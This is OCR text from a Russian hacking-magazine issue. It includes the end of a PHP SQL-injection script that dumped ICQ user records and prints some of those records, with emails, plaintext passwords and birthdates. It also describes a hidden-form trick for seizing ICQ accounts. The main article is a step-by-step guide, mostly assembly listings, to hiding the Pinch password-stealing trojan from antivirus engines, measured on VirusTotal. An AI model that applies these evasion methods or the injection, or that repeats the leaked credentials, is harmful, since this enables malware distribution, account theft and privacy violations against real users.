password,0x3a,regstr_bdate,0x3a,regstr_
question,0x3a,regstr_answer,0x3a,regstr_
nickname,0x3a,regstr_lsp,0x3a,regstr_reg_date),3,4,5,
6,7+from+registration_temp+limit+'.($count-1).',1+--/
send/');

      $log = preg_replace('@.+id="card_title"
value="([^"]+)".+@is','$1',$a);
      logger($log);
      }

?>
```


С помощью данного скрипта можно было составить базу пользователей тети Аси за определенный период, что, собственно, и было сделано :). Вот лишь небольшая часть данной базы:

```
12495211:1:Samira.:x3:dadidux33@web.
de:pudding2:1992-12-04 00:00:00:::Samira. x3:0:2010-
11-15 12:30:53
12495219:1:Ivo:Geckovski:sfors_ivo@abv.
bg:a1b2c3d4:1985-03-27 00:00:00:::Ivo
Geckovski:0:2010-11-15 12:30:55
12495225:1:Madlen:Schwarz:Madlenschwarz85@
web.de:bier85:1985-02-05 00:00:00:::Madlen
Schwarz:1006:2010-11-15 12:30:58
12495235:0:Di:Karnavala:di_posh@nxt.
ru:345562iv:1987-04-24 00:00:00:::Di
Karnavala:-2:2010-11-15 12:31:00
12495247:1:Hellow:Kitty:kiska999-85@yandex.
ru:389162aa:1985-05-12 00:00:00:::Hellow
Kitty:3:2010-11-15 12:31:03
```

Возвращение блудной Аси

Теперь настало время рассказать тебе о небольшой недоработке веб-девелоперов ICQ.com.

По дефолту приаттачить новый мейл к своему номеру можно лишь через страничку https://www.icq.com/register/email_attach.php



Одноклассники.Ру на icq.com/wit

(при этом надо быть залогиненным через https://www.icq.com/karma/login_page.php и знать текущий пароль). Всем известен тот факт, что логин-сессия на ICQ.com длится неопределенно долгое время, так что если у тебя угнали асю и изменили на ней пароль, ты можешь быть залогиненным на асечном сайте, но не иметь возможности как-либо повлиять на угнанный номер.

С радостью сообщаю тебе, что теперь ты сможешь вернуть свой любимый номерок :). Расскажу обо всем по порядку.

Итак, новая система ретрива вводилась два раза:

- первый раз, одновременно с введением новой системы, появилась возможность вписывать свое мыло в детали номера через страничку http://www.icq.com/people/HOMEP/edit/ (а не через https://www.icq.com/register/email_attach.php), при этом тебе всего лишь нужно было быть залогиненным на асечном сайте;
- второй раз, после первых тестов, новую систему убрали и временно вернули старую. После повторного введения новой системы ретрива мыло для логина вновь менялось лишь на странице https://www.icq.com/register/email_attach.php.

После финального включения новой системы ретрива разработчики зачем-то решили оставить возможность прикрепления нового мыла с помощью первого варианта, но спрятали эту возможность глубоко в html-сорцах своих страниц :).

Если у тебя угнали асю, твой алгоритм должен быть следующим (предварительно ты должен иметь живую сессию на ICQ.com):

1. Сохрани на свой жесткий диск следующую html-страницу:

```
<form action="http://icq.com/people/include/xhr.php"
method="POST">
<input name="f" value="resendMail"/><br/>
<input name="e" value="твое_мыло@мыло.ru"/><br/>
<input name="lang" value="en"/><br/>
<input name="server" value="prod"/><br/>
<input type="submit" value="ok"/><br/>
</form>
```


2. Открывай данную страницу в браузере и жми на сабмит;
3. После сабмита на твое вписанное мыло упадет ссылка для подтверждения нового «email for login»;
4. Переходи по данной ссылке и восстанавливай пароль на новое мыло с помощью https://icq.com/password :).

Подробности, а также автоматизированный скрипт для всего этого ты сможешь увидеть по ссылке в сносках.

Злоключение

В заключение хочу сказать, что основная вина за происходящие беспорядки в мире ICQ лежит отнюдь не на хакерах. В глупейших багах своих же сервисов виноваты веб-девелоперы, работающие в ICQ, профессионализм которых неоднократно был подставлен под сомнение многочисленным сообществом асечников. Также не могу не отметить тот факт, что не только веб-девелоперы не знают об элементарных правилах безопасности — абсолютное большинство так называемых «админов», сидящих на пятизнаках, подвержены самому главному багу, для которого еще не придумали патча. Имя сему багу — социальная инженерия. Но об этом я расскажу в другой раз :).

Леонид "Cr@wler" Исупов crawler@xakep.ru



УЧИМСЯ КРИПТОВАТЬ


Профессиональные приемы обхода антивирусов

Многие вирусмейкеры обращаются к платным услугам «приватных крипторов», которые на деле оказываются весьма сомнительными поделками, не способными обеспечить даже минимальной защиты от механизмов malware-детекта. А ведь защитить злой код от обнаружения назойливыми антивирусами можно и самостоятельно, причем абсолютно бесплатно.


Подготовка к исследованиям

Перед тем, как приступить к работе, давай определимся с арсеналом инструментов. Во-первых, криптовать будем давным-давно известный всем антивирусам Pinch (я намерено выбрал именно этот троян для исследований, поскольку билдеры для его построения и описание его конфигурации легко найти в Сети). В статье я опущу моменты, связанные с генерацией тела программы и созданием веб-админки для проверки работоспособности пинча (все необходимое для экспериментов, в том числе и руководства, ты можешь найти в зашифрованном RAR-архиве на нашем DVD).

Один из главных инструментов исследователя вирусов — виртуальная машина VMWare с установленной Windows XP (данное требование необязательно, однако очень желательно не экспериментировать с вредоносным ПО на собственной машине). Кроме прочего, нам понадобятся отладчик OllyDbg, редактор WinHex, утилита для работы с PE-файлами LordPE. Ну и, разумеется, virustotal.com для тестов. Да, там сидят аналитики, и пользоваться услугами этого сайта для создания «невидимого» вируса — сущее безумие, однако в наши планы не входит нарушение закона. Мы — исследователи, поэтому пусть высоколобые реверсеры копаются в



Собственный обработчик исключений — хороший способ запудрить «мозг» эвристическим алгоритмам



Простенький код отсекает множество антивирусов

нашем коде на здоровье и работают над улучшением собственных продуктов. Остальное — по вкусу и в зависимости от личных предпочтений. Итак, задраиваем люки и погружаемся в отладку. Будет интересно!

Прячем код

Сначала обратимся к тривиальным и давно известным нам методам сокрытия кода — шифровке секции по константе. В своих статьях я уже не раз обращался к подобному коду. Удивительно, но простой XOR машинных кодов, находящихся в секции кода, позволяет избавиться от внимания аж четверти антивирусных программ! Итак, откроем сгенерированный файл пинча (pinch.exe) в отладчике. Точка входа по умолчанию равна 13147810. По адресу 13147C26 начинается поле сплошных нулей, оставленное компилятором для выравнивания секции. Нам это на руку — здесь мы будем размещать наш код. Итак, взгляни на вид криптора:

```
13147C30   PUSHAD
13147C31   MOV ECX,6C2F
13147C36   MOV EDX,DWORD PTR DS:[ECX+13141000]
13147C3C   XOR EDX,76
13147C3F   MOV DWORD PTR DS:[ECX+13141000],EDX
13147C45   LOOPD SHORT pinch_pa.13147C36
13147C47   POPAD
13147C48   JMP SHORT pinch_pa.13147810
```


Вносим изменения в файл программы (меню правой кнопки мыши, «copy to executable-all modifications», в появившемся окне выбери из меню правой кнопки пункт «Save file»). После того, как изменения внесены, идем в LordPE, изменяем точку входа в программу на новую (новое значение OEP равно 13147C30, именно здесь и обосновался наш код) и сохраняем программу. Но и это еще не все; снова открываем программу в OllyDbg, выполняем код, внесенный нами (для этого ты можешь установить точку останова по адресу 13147C48 и выполнить программу, нажав Shift+F9). Таким образом, наш набор инструкций шифрует 6C2F байт. Теперь программу необходимо снова сохранить. Готово! Мы получили вполне работоспособный зашифрованный пинч. Идем на virustotal.com, загружаем файл и дожидаемся результатов анализа. Удивительно, но только 31 из 43 антивирусов распознали вредоносный код (на незашифрованный пинч «ругаются» почти все — 42 из 43)! Двигаемся дальше.
Продолжим наш эксперимент. Попробуем использовать механизм создания собственного обработчика исключений для выполнения одного из приемов, описанных мной на страницах журнала ранее. Поскольку метод «разжеван», мы лишь адаптируем код для нашего случая, его функциональность полностью раскрывается в комментариях (если что-то все-таки осталось неясным, отправляю тебя к рубрике «Антиотладочные приемы» за октябрь 2009 года).

```
13147C4B XOR EAX,EAX; обнуляем регистр
13147C4D PUSH pinch_pa.13147C62; помещение адреса
нового обработчика в стек
13147C52 PUSH DWORD PTR FS:[EAX]; помещение адреса
старого обработчика в стек
13147C55 MOV DWORD PTR FS:[EAX],ESP; помещение в
FS:[0] указателя на структуру
13147C58 CALL pinch_pa.13147C58; генерация исключения
путем переполнения стека
13147C5D JMP pinch_pa.13145555; данная инструкция
никогда не будет исполнена
13147C62 POP EAX; восстановление регистров
13147C63 POP EAX
13147C64 POP ESP
13147C65 JMP pinch_pa.13147810; переход к выполнению
программы
```


Кратко описать функционал кода можно следующим образом: мы создаем новый обработчик исключений и размещаем его по адресу 13147C62. Эмуляторы кода, которые неспособны должным образом определить логику выполнения программы, полагают, что вслед за бесконечной рекурсией по адресу 13147C58 произойдет передача управления на следующую инструкцию (JMP pinch_pa.13145555), в результате чего направляют дальнейшее исследование логики выполнения кода по неверному пути. На самом же деле, стек переполняется, вызывается исключение, а программа благополучно продолжает свою работу. Действуя таким образом, мы отметаем еще четыре антивируса (только 27 из 43 утилит справились с задачей и распознали вредоносный код).
Итак, мы отправили на прогулку лесом едва ли не половину антивирусов — что же дальше? Теперь мы займемся более изощренными способами антиотладки и простейшей антиэмуляции.

Продолжаем эксперимент

Возможно, многим покажется, что описанного выше уже достаточно, чтобы успешно распространять троянские программы, ведь шансы быть обнаруженными мы сократили вдвое. Это верно, однако мы отсекли лишь самые убогие антивирусы, которые совершенно не отвечают требованиям времени. В ходе экспериментов я выяснил, что и с мощной эмуляцией кода можно справиться, причем достаточно легко!
Для разминки, вставим в подопытный пинч несколько небольших кусков кода, которые «закроют глаза» нескольким антивирусам (а заодно и многим реверсерам низкой квалификации). По адресу 13147C90 я разместил криптор, аналогичный вышеописанному, который шифрует написанный нами антиотладочный код (4Ch байт, начиная с адреса 13147C30). На диске ты найдешь его код, здесь же его привести не позволяет объем статьи. Таким образом, мы скрыли от некоторых эвристических механизмов некоторые детали нашего



Даже интеллектуальная Ида видит практически один мусор



OllyDbg фанатично убеждена, что OEP по нулевому смещению — это ошибка

механизма, усложнив работу необходимостью многоступенчатой распаковки.

```
13147C90 - NEW OEP
length of code 4c
13147c30 - start of code
13147c7c - end of code

13147C90      60             PUSHAD
13147C91      B9 4C000000    MOV ECX,4C
13147C96      8B91 307C1413  MOV EDX,DWORD PTR
DS:[ECX+13147C30]
13147C9C      83F2 54        XOR EDX,54
13147C9F      8991 307C1413  MOV DWORD PTR
DS:[ECX+13147C30],EDX
13147CA5      ^E2 EF         LOOPD SHORT
kadabra_.13147C96
13147CA7      61             POPAD
jmp 13147c30
```

Существует очень любопытный прием, который дает очень хороший эффект, вводящий в ступор некоторые отладчики и антивирусы. Имя ему — обнуление точки входа. Действительно, совсем неправдоподобной выглядит ситуация, когда PE-заголовок, располагающийся по нулевому смещению относительно ImageBase, является одновременно исполняемым кодом. Однако она более чем возможна. Открой отлаживаемый файл в WinHex и взгляни на байты данных, располагающиеся в самом начале файла: 4D 5A 00 00 (да-да, это та самая буквенная сигнатура «MZ», расположенная в начале PE-файла!). Взглянув на этот же PE-заголовок в отладчике (для этого нужно перейти по адресу 13140000h), мы увидим следующую картину:

```
13140000    4D         DEC EBP
13140001    5A         POP EDX
13140002    0000       ADD BYTE PTR DS:[EAX],AL
13140004    0100       ADD DWORD PTR DS:[EAX],EAX


...
13140028    0000       ADD BYTE PTR DS:[EAX],AL
```

Кажется, первые две инструкции вполне безобидны и могут быть выполнены без риска «уронить» программу. К сожалению, следом за ними располагается лишь два нулевых байта, а испортить MZ-заголовок, записав межсегментный пятибайтный переход на антиотладочный код, мы не можем. Подумав с полминуты, можно найти верное решение. Взгляни на 13140028. Здесь можно найти гораздо больше пяти нулевых байт. Слон здесь вряд ли поместится, но длинный переход — вполне! Итак, действуем следующим образом: меняем нулевые байты, начиная с адреса 13140002, на следующую инструкцию:

```
13140002    EB 24            JMP SHORT 13140028
```

а байты, расположенные по адресу 13140028, на следующий код:

```
13140028   -E9 637C0000       JMP 13147c90
```

После выполненных процедур остается лишь сохранить программу, открыть ее на редактирование в LordPE и обнулить поле «EntryPoint». Итак, все работает, и еще два антивируса сдались: теперь лишь 25 из 43 находят в нашем подопытном образце опасный код.

Исследования показали, что пинч содержит четыре секции, две из которых — .conf и .data — содержат данные, которые могут быть рассмотрены антивирусами в качестве константы и занесены в сигнатурную базу. Поэтому необходимо зашифровать и их.


Для этого полностью убираем код раскриптовки, заменяя его в OllyDbg на нули, и видим, что наш образец все равно палится как пинч! Делаем вывод, что либо антивирусы методом перебора видят наш код, либо проверяют image base. Пробуем изменить Image base — и, действительно, отметаем еще четыре антивируса.

Lost in Time, или Dr. Web, не считающий время

Представь ситуацию: мы располагаем тысячей программ, каждая из которых использует 15-секундный таймер. Суммарное время задержки выполнения кода составит, что несложно подсчитать, 15000 секунд, или около четырех часов. Таким образом, если антивирусный алгоритм в своей работе по-настоящему эмулирует таймер, анализ тысячи подобных файлов займет у него вышеуказанное время. Конечно, реальная эмуляция таймеров — нонсенс, и многие алгоритмы просто-напросто нужным образом изменяют регистры или стек контекста процесса, если встречают одну из API-функций, выполняющих задержку выполнения программы. Но все ли антивирусы настолько хороши? Проверим на практике.

Попробуем использовать таймер в своих целях, чтобы сравнять с землей эмуляцию кода. Итак, наш план — использовать два замера времени, в промежутке между которыми будет «тикать» таймер. Впоследствии мы используем два временных штампа, чтобы вычислить разность между ними. Разность эта в дальнейшем будет нами использоваться для того, чтобы изменить логику работы защитного механизма. Для того, чтобы засечь время, используем API-функцию GetLocalTime, которая запи-


Количество отчетов в админке дает понять: работа не прошла даром :)


Встроенный таймер, убивающий эвристику даже Dr. Web'a

сывает по указанному в стеке адресу следующую 16-байтную структуру:

```
typedef struct _SYSTEMTIME {
	WORD wYear;             // Год
	WORD wMonth;            // Месяц
	WORD wDayOfWeek;        // День недели
	WORD wDay;              // День месяца
	WORD wHour;             // Часы
	WORD wMinute;           // Минуты
	WORD wSecond;           // Секунды
	WORD wMilliseconds;     // Миллисекунды
	} SYSTEMTIME;
```

Условимся, что для хранения двух структур, полученных в результате пары вызовов GetLocalTime, будем использовать области памяти, начинающиеся, соответственно, с адресов 13147D7D и 13147D94. Функция Sleep(), входящая в Kernel32, инициирует «заморозку» выполнения программы, принимая параметр, выраженный в миллисекундах, через стек. Используя эти условия, напишем следующий код:

```
13147CFA PUSH kadabra_.13147D7D; записываем в стек первый адрес
13147CFF CALL kernel32.GetLocalTime; получаем первый временной штамп
13147D04 PUSH 3E8; задержка таймера — 1000 миллисекунд, или 1 секунда
13147D09 CALL kernel32.Sleep; запуск таймера
13147D0E PUSH kadabra_.13147D94; записываем в стек второй адрес
13147D13 CALL kernel32.GetLocalTime; получаем второй временной штамп
```

В результате выполнения получаем две 16-байтных заполненных структуры, каждая из которых записана, начиная с адреса, определенного нами выше:

```
[год][месяц][день недели][День месяца] [Часы]
[Минуты] [Секунды][Миллисекунды]

13147D7D: DA 07 0A 00 02 00 0C 00 0D 00 0C 00 31 00
B1 03

13147D94: DA 07 0A 00 02 00 0C 00 0D 00 0D 00 04 00
B1 03
```


Обрати внимание: нас интересуют только значения, соответствующие секундам. Мы заставили программу «спать» ровно 1 секунду, а это значит, что разница между двойными словами, записанными в ячейках [13147d7d+C] и [13147D94+C], не должна быть больше или меньше единицы (в абсолютном большинстве случаев). Этот факт должен помочь нам побороть эмуляторы кода, пропускающие таймеры. Но как использовать полученное значение? Мы посчитаем разницу и используем ее для вычисления адреса перехода. Если эта разница будет посчитана неверно (что означает, что код эмулируется, причем неверно), то выполнение программы полетит ко всем чертям, но это нас не волнует :). Итак, получим приблизительно следующий код:

```
13147CF9 ;Код получения временных штампов (приведен выше)
13147D18 MOV AL,BYTE PTR DS:[13147D89]; первое значение помещаем в AL
13147D1D MOV AH,BYTE PTR DS:[13147DA0]; второе значение помещаем в AH
13147D23 SUB AH,AL; получаем разность значений
13147D25 XOR EBX,EBX; обнуляем EBX
13147D27 MOV BL,AH; перемещаем разность в EBX
13147D29 ADD EBX,13147C29; вычисляем адрес перехода
13147D2F JMP EBX; переходим по вычисленному адресу
```

Наверное, ты уже догадался, что адрес, который помещается в EBX, должен быть равен 13147C30. Однако, как показывает практика, не все идеально, особенно если речь идет об эмуляции кода. Благодаря несложным манипуляциям мы получаем великолепный результат: эмуляция Dr. Web разваливается на глазах! :). Вместе с ним отступают и еще два антивиря — это не может не радовать нашу душу. Всего 22 из 43 антивирусов продолжают подозревать нашу программу в чем-то нехорошем.

Последние штрихи

Когда я писал статью, я заметил, что в веб-интерфейс пинча стали приходить странные однообразные отчеты. Сначала мне показалось, что эти отчеты присланы с виртуальной машины, созданной мной, но потом понял, что это не так: все они были созданы на машинах с различной конфигурацией. В конце концов я понял, что это — результат запусков на машинах экспертов, которые пользуются virustotal'ом для анализа новых угроз. Мои опасения подтвердились, когда я увидел, что количество антивирусов, распознавших в зашифрованном мной файле угрозу, увеличилось, хотя и ненамного. Тогда я решил «обернуть» вокруг защиты, созданной мной, еще один «слой»-пакер, запускаемый из TLS. Для чего? Это позволит усложнить жизнь механизмам, использующим сигнатуры. Кроме того, на месте TLS-функции может быть любой алгоритм, кодирующий произвольный участок файла, что позволяет малыми



25% антивирусов сдались сразу же после внедрения криптора

усилиями полностью изменить содержание файла, скрыв «узнаваемые» места. Мало того, использование callback-функций само по себе является достаточно неплохим средством усложнения защитного механизма.

Думаю, что ты читал о TLS (Thread Local Storage)-callback-функциях достаточно (в частности, Крис посвятил TLS отдельную статью, опубликованную в одном из номеров нашего журнала), однако напомню о том, что они собой представляют, опуская описание широчайших возможностей их использования. Callback-функции выполняются непосредственно после инициализации программы загрузчиком, еще до остановки на OEP. Информация обо всех таких функциях содержится в специальной таблице, а адрес таблицы, в свою очередь, извлекается загрузчиком из специального поля PE-заголовка.

Попробуем создать таблицу TLS-функций для нашей программы (к написанию кода callback-функции приступим чуть позже). Структура ее, имеющая размер шестнадцати байт, проста. Первые два двойных слова используются для записи адресов начала и конца выделяемой для потока области данных. В качестве этих значений мы выберем два произвольных адреса (13147d80 и 13147d90), лежащих в пределах области выравнивания секции .text, оставленной компилятором. Оставшиеся два DWORD'а — это, соответственно, поле для записи индекса, возвращаемого callback-функцией (13147d96), и адрес таблицы callback-функций (13147da0).

Так выглядит код получившейся TLS-таблицы: 80 7d 14 13 90 7d 14 13 96 7d 14 13 a0 7d 14 13. Разместим его по адресу 13147d5d при помощи отладчика (запомним адрес — он нам еще понадобится).

Приступим к созданию кода таблицы TLS-функций.

Переходим к адресу 13147da0, выделяем 6 байт, выбираем из контекстного меню команду «Binary → Edit». Вводим значение «13 14 7d b0 00 00». Первые 4 байта указывают на адрес callback-функции. Последние два нулевых байта указывают на окончание таблицы callback-функций.

По адресу 13147db0 разместим саму функцию, шифрующую все наши ранее созданные крипторы, а также код по второму кругу:

```
13147DB0 PUSHAD; сохраняем регистры в стек
13147DB1 MOV ECX,6D2F; устанавливаем счетчик
13147DB6 MOV DH,BYTE PTR DS:[ECX+13141000];помещаем
в DH текущий байт секции
13147DBC XOR DH,CL; выполняем логическое сложение с
младшим байтом счетчика
13147DBE MOV BYTE PTR DS:[ECX+13141000],DH; помещa-
ем закодированный байт в память
13147DC4 LOOPD SHORT 13147DB6; повторяем цикл
13147DC6 POPAD; восстанавливаем регистры
13147DC7 RETN; возвращаемся из функции
```

Полагаю, ты помнишь, что после внесения кода в файл необходимо выполнить его, чтобы он закодировал инструкции, после чего следует сохранить измененный файл прямо из-под OllyDbg.

Последний штрих — внесение сведений о TLS-директории в PE-заголовок. Открываем LordPE и правим в таблице директорий значение TLS Address на 00005d7d (разумеется, это же можно сделать и средствами OllyDbg). Кстати, если ты хочешь отлаживать TLS, чтобы не «пролетать» мимо выполнения callback-функций, нажми в OllyDbg Alt+O и, в появившемся меню выбора места, где отладчик будет останавливаться при загрузке программы, укажи «System Breakpoint» (цель этого действия ясна, ведь TLS callback'и выполняются еще до попадания на точку входа!).

Проверим закодированный файл на virustotal.com. Нас ждет радостное известие — всего лишь 18 из 43 антивирусов распознают вредоносный код! Итак, на момент тестирования «сдались» такие маститые охотники за червями и малварью, как DrWeb, Panda, NOD32, TrendMicro-HouseCall, VBA32, ViRobot, VirusBuster, Sunbelt 7048, F-Secure, BitDefender, eSafe и многие другие.

Я специально не стал доводить нашу криптовку до победного конца. Придумывай новые методы обмана, внедряй в наш образец и таким образом обманывай новые антивирусы. Удачи в благих делах! ⌶



http://lotus.xakep.ru

X-testing contest

Наступило время подведения итогов конкурса по тестированию офисного пакета IBM Lotus Symphony 3. Напомним, мы разыгрывали поездку в США на конференцию Lotusphere, которая состоится в январе 2011 года.

Первое место в нашем конкурсе занял Леонид «cr@wler» Исупов — он зафиксировал более 10 разнообразных багов в Lotus Symphony и заслуженно выиграл поездку на Lotusphere-2011. Второе место и поощрительный приз завоевал Петр «zenit80» Логинов.

Реклама

Алексей Синцов (Digital Security, dookie@inbox.ru)
Александр Бажанюк (CISS Research Team)
Никита Тараканов (CISS Research Team, twitter.com/Ntarakanov)

